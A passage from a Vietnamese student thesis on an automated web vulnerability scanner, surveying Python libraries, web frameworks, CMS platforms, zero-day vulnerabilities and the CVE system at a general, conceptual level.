- Requests: là thư viện tiêu chuẩn được dùng để thực hiện các tất cả các yêu cầu HTTP trong Python. Đây là một thư viện dễ sử dụng với rất nhiều tính năng từ truyền tham số đến gửi các Header tùy chỉnh và xác thực SSL. Trong đồ án, thư viện này được sử dụng để gửi các yêu cầu HTTP sau khi được xây dựng từ việc đọc các dữ liệu trong các tệp tin XML. Sau đó, nhận các phản hồi trả về để xác định các lỗi hỏng có thể tồn tại
- Python-nmap là một thư viện của Python giúp sử dụng Nmap để quét các cổng. Nó cho phép dễ dàng thao tác với các kết quả của quá trình Nmap và là công cụ hoàn hảo cho các quản trị viên muốn tự động hóa các tác vụ quét. Trong đồ án, thư viện này được sử dụng để kiểm tra xem các domain hoặc địa chỉ IP đang ở trạng thái hoạt động hay không, đồng thời giúp tìm ra các cổng được sử dụng để chạy ứng dụng web nhằm mục đích tự động tạo ra các URL từ các domain và IP.

2.2. TỔNG QUAN VỀ FRAMEWORK

2.2.1. Framework là gì?

Framework là các đoạn mã đã được viết sẵn cấu thành một bộ khung và các thư viện phần mềm được đóng gói. Chúng cung cấp các chức năng và các giải pháp được cài đặt sẵn giúp tiết kiệm thời gian trong quá trình xây dựng và phát triển ứng dụng. Các tính năng có sẵn của một framework bao gồm các mô hình, API (Application Programming Interface), trình biên dịch và các yếu tố khác để tối giản cho việc phát triển các ứng dụng. Việc biết được framework nào để sử dụng cho dự án nào cũng là một kỹ năng quan trọng đối với bất kỳ nhà phát triển nào. Nhờ có framework làm cho mọi việc phức tạp trở nên đơn giản hơn và những lập trình viên chỉ cần tập trung vào các công việc chính để hoàn thành dự án.

2.2.2. Ưu điểm và nhược điểm của việc sử dụng framework.

SOFTWARE FRAMEWORK			
TẬP HỢP CÁC THƯ VIỆN HOẶC CÁC CLASS			
Xây dựng sẵn các tính năng chung	Môi trường có thể sử dụng lại code	Làm việc với các mẫu ứng dụng	Có thể thay đổi bằng cách viết thêm code

Hình 2 - 2: Ưu điểm và nhược điểm của việc sử dụng framework

Trong mỗi ngôn ngữ, mỗi lĩnh vực đều có nhiều các framework được tạo ra bởi các nhóm lập trình hoặc thậm chí là được hậu thuẫn bởi các công ty lớn. Vì vậy, việc sử dụng các Framework khi lập trình các ứng dụng sẽ mang lại nhiều lợi ích:

- Framework được xây dựng sẵn các tính năng chung. Ví dụ: bất kể dự án web nào cũng cần một giao diện quản trị và giao diện người dùng, chức năng kết nối cơ sở dữ liệu, ...
- Sử dụng framework giúp giảm thiểu tối đa thời gian và công sức trong việc phát triển ứng dụng
- Cho phép ứng dụng kế thừa một cấu trúc đã được chuẩn hóa, đảm bảo dễ dàng trong khâu vận hành và bảo trì sau này.

Bên cạnh các lợi ích của các framework mang lại, chúng cũng tồn tại một số nhược điểm:

- Lập trình viên phải mất khá nhiều thời gian để học và làm chủ một framework
- Kích thước của các framework tương đối lớn. Dung lượng của một website khi chưa có nội dung đã có thể lên đến vài trăm megabyte
- Lập trình viên phải viết các đoạn mã theo các tiêu chuẩn của các framework đặt ra.

2.2.3. Web framework là gì?

Ngày nay, khi các lập trình viên cần xây dựng các website và các ứng dụng web phức tạp, họ có thể sẽ mất rất nhiều thời gian và rắc rối nếu cứ xây dựng các ứng dụng từ đầu. Chính vì vậy mà các web framework ra đời và cung cấp cho các nhà phát triển một giải pháp để xử lý thỏa đáng các vấn đề đó.


Web framework là một khuôn khổ phần mềm được thiết kế để hỗ trợ phát triển các ứng dụng web bao gồm các dịch vụ web, các tài nguyên web, các web API và cung cấp các chức năng cần thiết để tạo ra một ứng dụng web.

Bằng cách sử dụng các web framework, các lập trình viên có thể xây dựng và phát triển các website dựa trên hàng chục ngàn dòng mã đã được viết sẵn bởi các kỹ sư chuyên nghiệp. Ngay cả đối với những người mới bắt đầu vẫn có thể xây dựng được các website hoàn chỉnh trong thời gian ngắn. Phát triển các ứng dụng web theo các nguyên tắc của các web framework sẽ giúp các lập trình viên có thể dễ dàng thêm các chức năng khác nhau và ngăn chặn được các cuộc tấn công với số lượng mã chương trình rất ít.

2.2.4. Một số web Framework nổi tiếng:

- Laravel là một Framework mã nguồn miễn phí được viết bằng ngôn ngữ PHP. Đây là một framework rõ ràng và ưu việt cho việc phát triển các trang web bằng PHP theo mô hình MVC (Model View Controller), nó giúp tạo ra những ứng dụng tuyệt vời với những cú pháp đơn giản. Framework này cung cấp một bộ khung chuẩn, hàng loạt các quy tắc tạo mã và các mẫu thiết kế. Chính điều này giúp Laravel hỗ trợ cho các lập trình viên trong việc triển khai các ứng dụng web trên nền tảng mã nguồn mở PHP một cách nhanh chóng. Tổ chức mã của Laravel rất linh động, mềm dẻo và không kém phần chặt chẽ, chính điều này làm cho các khối mã được lập trình viên viết luôn đảm bảo đúng chuẩn, sạch sẽ và dễ dàng nâng cấp sau này

Mô hình MVC trong Laravel



Hình 2 - 3: Mô hình MVC trong framework Laravel

- CakePHP: là một web framework theo mô hình MVC được viết bằng ngôn ngữ PHP. Mục đích của framework này là cung cấp một nền tảng phát triển dành cho cộng đồng lập trình viên PHP, giúp họ tạo ra được các ứng dụng web một cách nhanh chóng, mạnh mẽ và linh hoạt. CakePHP cung cấp cho các lập trình viên tất cả các công cụ cần thiết để bắt đầu viết mã, những gì lập trình viên cần làm chỉ là tạo ra các logic cụ thể cho ứng dụng của họ. Bên cạnh đó, CakePHP là một trong những công cụ tuyệt vời cho việc tạo ra các ứng dụng web với mức độ bảo mật cao. Nó có nhiều tính năng bảo mật được tích hợp như kiểm tra dữ liệu đầu vào, phòng chống SQL Injection, Cross-site scripting (XSS), CSRF (Cross-site request forgery), ...



Hình 2 - 4: Giới thiệu framework CakePHP


- CodeIgniter là một trong các framework được sử dụng để thiết kế web theo kiến trúc mô hình MVC. CodeIgniter sử dụng các thành phần khác nhau để quản lý các tác vụ khác nhau. Đây là lựa chọn hoàn hảo cho những lập trình viên mới làm web với PHP framework vì cơ bản nó dễ học hơn và dễ làm quen hơn các nền tảng khác. Hơn nữa, nền tảng này có bộ tài liệu hướng dẫn rất chi tiết và đầy đủ. Đồng thời, CodeIgniter cũng có hiệu năng rất tốt và là một nền tảng hoàn hảo để tạo các ứng dụng nhẹ có thể chạy trên hầu hết các máy chủ



Hình 2 - 5: Giới thiệu framework CodeIgniter


- Apache Struts 2 là một web framework mã nguồn mở miễn phí, được sử dụng để phát triển các ứng dụng web Java đẹp mắt, hoạt động dựa trên mô hình MVC. Nó là một sự lựa chọn phụ hợp cho các lập trình viên trong việc xây

dụng các ứng dụng web Java EE hiện đại. Các nhà phát triển khi sử dụng Apache Struts 2 sẽ được trang bị một công cụ mở rộng để tạo các ứng dụng trực tuyến, sẵn sàng cho doanh nghiệp, tối ưu hóa quá trình phát triển từ đầu đến cuối. Tuy nhiên, khi làm việc với framework này, các lập trình viên cần phải làm quen với một bộ các quy tắc liên quan đến mã hóa và thiết kế các ứng dụng web của riêng nó, điều này sẽ khiến những lập trình viên mới gặp nhiều khó khăn khi mới tiếp cận framework này.



Hình 2 - 6: Mô hình MVC trong framework Apache Struts 2

- Spring MVC là một trong những Java framework lâu đời, tốt nhất và được yêu thích nhất vì sự thay đổi liên tục để thích nghi với công nghệ. Framework này cung cấp một bộ công cụ thực sự tuyệt vời cho các nhà phát triển để lập trình và cấu hình các ứng dụng web, cũng như các tính năng bảo mật kèm theo. Nó thực sự là một framework mạnh và có khả năng đảm nhận bất kỳ dự án nào. Bên cạnh đó, Spring MVC còn cho phép các lập trình viên viết mã sạch sẽ, dễ truy cập, chỉnh sửa và có một số lượng tài liệu lớn cũng như cộng đồng hỗ trợ lớn. Tuy nhiên, đây sẽ không phải là lựa chọn tốt nhất cho những lập trình viên chưa thực sự quen với ngôn ngữ Java vì nó thực sự phức tạp và đòi hỏi nhiều kiến thức về Java.




Hình 2 - 7: Mô hình MVC trong framework Spring

2.3. TỔNG QUAN VỀ CMS (CONTENT MANAGEMENT SYSTEM)

2.3.1. CMS là gì?

CMS là hệ thống quản trị nội dung nhằm mục đích dễ dàng quản lý, chỉnh sửa nội dung. Nội dung ở đây có thể là các tin tức điện tử, báo chí hay các hình ảnh, video, ... CMS là nơi người quản trị website có thể cập nhật và thay đổi nội dung trên website. Các hệ thống CMS giúp tiết kiệm thời gian quản lý, chi phí vận hành và bảo trì nên được rất nhiều công ty và tổ chức sử dụng. Họ chọn giải pháp sử dụng CMS nhằm dễ dàng xây dựng các website và quản lý nội dung, đồng thời tiết kiệm được chi phí xây dựng các website.



Hình 2 - 8: Mô hình hoạt động của CMS

CMS là nơi tất cả những người phụ trách liên quan đến các tính năng của website phải sử dụng. Ta có thể hiểu CMS như là phần quản trị của một website, nơi quản lý tất cả các dữ liệu của một website.

2.3.2. Các chức năng chính của CMS:

- Tạo, lưu trữ nội dung
- Chính sửa nội dung
- Chuyển tải và chia sẻ nội dung
- Tìm kiếm và phân quyền người dùng.

2.3.3. Các loại CMS:

- CMS mã nguồn mở: đây là các CMS giúp xử lý những bài toán xây dựng các website phục vụ cho cá nhân và doanh nghiệp như Wordpress, Joomla, Drupal, Magento, ... Do lợi thế là nền tảng mã nguồn mở, được phát triển và hoàn thiện trong một thời gian dài nên việc quản trị các website trên nền tảng này khá thuận tiện và có khả năng tùy biến nhiều thứ. Đặc điểm của các CMS mã nguồn mở là ngay sau khi người quản trị website cài đặt nền tảng này lên máy chủ, website sẽ có đầy đủ các tính năng cơ bản như quản lý bài viết, quản lý trang, quản lý tài khoản, quản lý liên kết, ...
- CMS tự xây dựng: những CMS này hoàn toàn khác so với các CMS mã nguồn mở. Khi xây dựng các CMS này, các nhà phát triển sẽ phải xây dựng lại từ đầu, rất vất vả nhưng đổi lại họ có được một CMS theo ý mình và có khả năng tùy biến linh hoạt nhất
- CMS được xây dựng sẵn: đây là những CMS được xây dựng sẵn và đóng gói. Người sử dụng các CMS này sẽ phải mất một số khoảng chi phí đáng kể như phí mua giấy phép, phí hỗ trợ hàng năm. Nhưng đổi lại các công việc từ vận hành hệ thống, sửa lỗi hay nâng cấp đều được đơn vị cung cấp thực hiện, người sử dụng sẽ không phải làm bất kỳ điều gì. Bên cạnh đó, hệ thống CMS này còn có thêm nhiều chức năng hữu ích có sẵn và hoạt động ổn định hơn so với hai loại CMS kể trên.

2.3.4. Một số CMS phổ biến hiện nay:

- Drupal: là một CMS mã nguồn mở được xây dựng dựa trên nền tảng PHP. Đây là một lựa chọn khá hữu ích và ổn định cho các website có quy mô trung bình và lớn. Drupal được đánh giá cao ở sự linh hoạt, có khả năng tùy chỉnh tốt và còn có thể mở rộng thêm nhiều tính năng nhờ vào hệ thống plugin đa dạng. Drupal có thể sử dụng để xây dựng các trang web thuộc lĩnh vực tin tức, thương mại điện tử, các trang web yêu theo yêu cầu



Hình 2 - 9: Giới thiệu CMS Drupal

- Joomla: là một CMS được biết bằng ngôn ngữ PHP và kết nối tới cơ sở dữ liệu MySQL. Đây từng là CMS được sử dụng phổ biến ở Việt Nam bởi sự điều hướng dễ dàng, không quá phức tạp và không đòi hỏi chuyên môn quá cao khi sử dụng. Joomla có các đặc tính cơ bản như bộ đệm trang để tăng tốc độ hiển thị, lập chỉ mục, bản tin nhanh, diễn đàn, bình chọn, tìm kiếm trong site và hỗ trợ đa ngôn ngữ. Hiện nay, Joomla vẫn được sử dụng ở khắp nơi trên thế giới, từ những website cá nhân đến những hệ thống website cho doanh nghiệp với tính phức tạp cao. Đặc biệt, đây chính là sự lựa chọn của nhiều đơn vị muốn sở hữu các website có giao diện đẹp



Hình 2 - 10: Giới thiệu CMS Joomla

- Wordpress: đây là CMS mã nguồn mở được xây dựng bằng ngôn ngữ PHP và sử dụng hệ quản trị cơ sở dữ liệu MySQL. Wordpress được phát triển nhằm phục vụ đối tượng người dùng phổ thông, không có quá nhiều kiến thức về lập trình hay website nâng cao. Vì các thao tác trong Wordpress rất đơn giản, giao diện quản trị trực quan nên nó được xem là CMS được sử dụng nhiều nhất và phổ biến nhất hiện nay trên thế giới. Các trang web sử dụng Wordpress thường là các website bất động sản, website thương mại điện tử quy mô nhỏ, website bán hàng hoặc các blog cá nhân



Hình 2 - 11: Giới thiệu CMS Wordpress

- Magento: là một CMS mã nguồn mở lớn nhất và khó nhất của ngôn ngữ PHP. CMS này sử dụng hướng đối tượng và mô hình MVC kết hợp với nền tảng là ngôn ngữ PHP và sử dụng MySQL hoặc MariaDB làm nơi lưu trữ dữ liệu. Vì là một CMS mã nguồn mở nên người dùng hoàn toàn có thể tùy chỉnh các chức năng và cấu hình các website theo ý thích.



Hình 2 - 12: Giới thiệu CMS Magento

2.3.5. Ưu điểm và nhược điểm của CMS:

- Ưu điểm:
 - * Sử dụng CMS không cần biết lập trình
 - * Dễ dàng cài đặt và cập nhật cho mã nguồn, các plugin và các giao diện
 - * Có nhiều lựa chọn từ hàng ngàn giao diện được thiết kế sẵn
 - * Cộng đồng sử dụng lớn
 - * Tài liệu hướng dẫn chi tiết
 - * Hầu hết các CMS đều miễn phí
 - * Có sẵn tính năng quản lý người dùng.
- Nhược điểm:
 - * Các theme thiết kế sẵn thường rập khuôn, không phong phú
 - * Độ linh hoạt thấp hơn so với các website tự viết
 - * Tồn tại nhiều lỗ hổng bảo mật và thường là đối tượng tấn công của tin tặc
 - * Tốc độ có thể không nhanh bằng các website tự viết.

2.4. ZERO-DAY (O-DAY) VÀ CÁC VẤN ĐỀ LIÊN QUAN

2.4.1. Zero-day là gì?

Lỗ hổng Zero-day (0-day) là thuật ngữ dùng để chỉ những lỗ hổng phần mềm hoặc phần cứng chưa được biết đến và chưa được khắc phục. Các kẻ tấn công có thể tận dụng những lỗ hổng này để tấn công xâm nhập vào các hệ thống máy tính của doanh nghiệp hoặc tổ chức để đánh cắp các thông tin nhạy cảm hoặc làm thay đổi dữ liệu trên các hệ thống đó.

Các lỗ hổng 0-day tồn tại trong nhiều môi trường khác nhau như các website, các ứng dụng di động, các hệ thống mạng của doanh nghiệp, phần mềm, các thiết bị phần cứng,... Thông thường ngay sau khi phát hiện lỗ hổng 0-day, phía nhà cung cấp sẽ tung ra các bản vá bảo mật cho các lỗ hổng này để người dùng cập nhật nhằm đảm bảo an toàn thông tin cho người dùng. Tuy nhiên trên thực tế, người dùng lại ít khi cập nhật các phiên bản mới của nhà sản xuất ngay lập tức, chính vì điều đó đã khiến cho các lỗ hổng 0-day được xem là những lỗ hổng nguy hiểm nhất và có thể gây thiệt hại nghiêm trọng cho doanh nghiệp và người dùng.

2.4.2. Lý do các lỗ hổng 0-day thường nguy hiểm:

- Vì các lỗ hổng 0-day là những lỗ hổng chưa được biết đến bởi cộng đồng và những nhà phát triển nên chưa thể có được các bản vá hay các bản cập nhật để chống lại các lỗ hổng 0-day
- Chính vì chưa có các bản vá và các bản cập nhật nên tỉ lệ khai thác thành công các lỗ hổng 0-day thường cao hơn hẳn so với các lỗ hổng thông thường. Khi một cuộc tấn công bằng lỗ hổng 0-day diễn ra, nó có thể ảnh hưởng đến hàng chục triệu người dùng khác nhau, tùy thuộc vào mức độ phổ biến và mức độ ảnh hưởng của sản phẩm chứa lỗ hổng.

2.4.3. Một số phương pháp tìm kiếm lỗ hổng 0-day:

Có rất nhiều cách khác nhau để tìm được một lỗ hổng 0-day trong các sản phẩm phần cứng hoặc phần mềm. Việc tìm một lỗ hổng 0-day thường rơi vào hai trường hợp phổ biến sau:

- Sản phẩm là mã nguồn mở hoặc có quyền truy cập mã nguồn: Đối với trường hợp này, các nhà nghiên cứu thường tiến hành đọc mã nguồn một cách thủ công, sau đó chạy thử nó và debug để hiểu rõ chương trình. Từ đó tìm ra các điểm yếu tồn tại trong mã nguồn và thử các mã khai thác để xác định lỗ hổng. Bên cạnh đó, họ có thể sử dụng các chương trình hỗ trợ tìm lỗi khác nhau, tùy thuộc vào ngôn ngữ của sản phẩm. Các chương trình này sẽ tự động hóa quá trình phân tích mã nguồn và chỉ ra những điểm yếu trong mã nguồn
- Không có quyền truy cập mã nguồn: trong trường hợp này, những nhà nghiên cứu thường sử dụng kỹ thuật dịch ngược để tái tạo lại mã nguồn ở dạng mã giả hoặc một định dạng có thể đọc được. Khi đã có được mã nguồn, họ sẽ tiến hành các bước như ở trường hợp một. Nếu như việc dịch ngược gặp khó khăn,

họ sẽ tiến hành thử các dữ liệu ngẫu nhiên nhằm mục đích làm cho chương trình chạy sai, từ đó có thể tìm ra các lỗ hổng đang tồn tại trong chương trình. Tuy nhiên, tỉ lệ thành công của phương pháp này sẽ không cao so với phương pháp dịch ngược và đọc mã nguồn.

2.5. CƠ SỞ DỮ LIỆU LỖ HỔNG CVE (COMMON VULNERABILITIES AND EXPOSURES)

2.5.1. CVE là gì?

CVE là một chương trình được khởi xướng bởi tập đoàn MITRE vào năm 1999. Mục đích của chương trình này là phân loại và nhận dạng những lỗ hổng về phần cứng hoặc phần mềm. Đồng thời, liên kết các phiên bản cụ thể của các codebase (phần mềm hoặc các thư viện dùng chung) với các lỗ hổng đó và tập hợp chúng thành một hệ thống mở để chuẩn hóa quy trình xác thực các lỗ hổng đã được công bố. Những lỗ hổng này có thể dẫn đến các vụ tấn công mạng dưới các hình thức như chiếm quyền điều khiển của hệ thống, đọc các dữ liệu nhạy cảm, ...

CVE còn được xem là một cơ sở dữ liệu về các lỗ hổng bảo mật, mang đến sự thuận lợi cho việc đổi chiêu thông tin giữa các công cụ và dịch vụ bảo mật khác nhau. Mỗi CVE sẽ được gán một ID nhất định, đi kèm với ID đó gồm có các thông tin như trạng thái, mô tả ngắn gọn và các tài liệu tham khảo liên quan đến lỗ hổng bảo mật. Bằng việc tham chiếu các CVE ID của một lỗ hổng nhất định, các tổ chức có thể thu thập thêm các thông tin một cách nhanh gọn và chính xác từ nhiều nguồn khác nhau. Các CVE giúp những nhà phát triển và những người quản trị hệ thống phần mềm dễ dàng xác định và cài đặt các bản vá lỗi từ nhà cung cấp phần mềm nhờ tích hợp sẵn các thông tin cần thiết để thuận tiện tra cứu về lỗ hổng đang tồn tại trong ứng dụng.

2.5.2. Hoạt động của hệ thống CVE:


Hệ thống CVE được giám sát bởi tập đoàn MITRE với sự tài trợ của Cơ quan an ninh cơ sở hạ tầng và an ninh quốc gia thuộc Bộ an ninh nội địa Hoa Kỳ (CISA – Cybersecurity and Infrastructure Security Agency). Nhằm phục vụ cho lợi ích của cộng đồng, tập đoàn MITRE đã đăng ký bản quyền danh sách CVE để đảm bảo nó vẫn là một tiêu chuẩn mở và miễn phí.

Các CVE thường ngắn gọn, chúng không bao gồm các dữ liệu mang tính kỹ thuật, các thông tin về các rủi ro, cách tấn công hoặc phương pháp khắc phục. Những chi tiết này chỉ xuất hiện trong các cơ sở dữ liệu khác như NVD (National Vulnerability Database) và các danh sách khác được duy trì bởi các nhà cung cấp và các tổ chức khác. Trên các hệ thống khác nhau, người dùng vẫn có thể dựa vào các CVE ID để xác định và tìm kiếm thông tin của các lỗ hổng bảo mật, vì các CVE ID này là duy nhất đối với mỗi lỗ hổng bảo mật.

2.5.3. Định danh CVE (CVE ID) là gì?

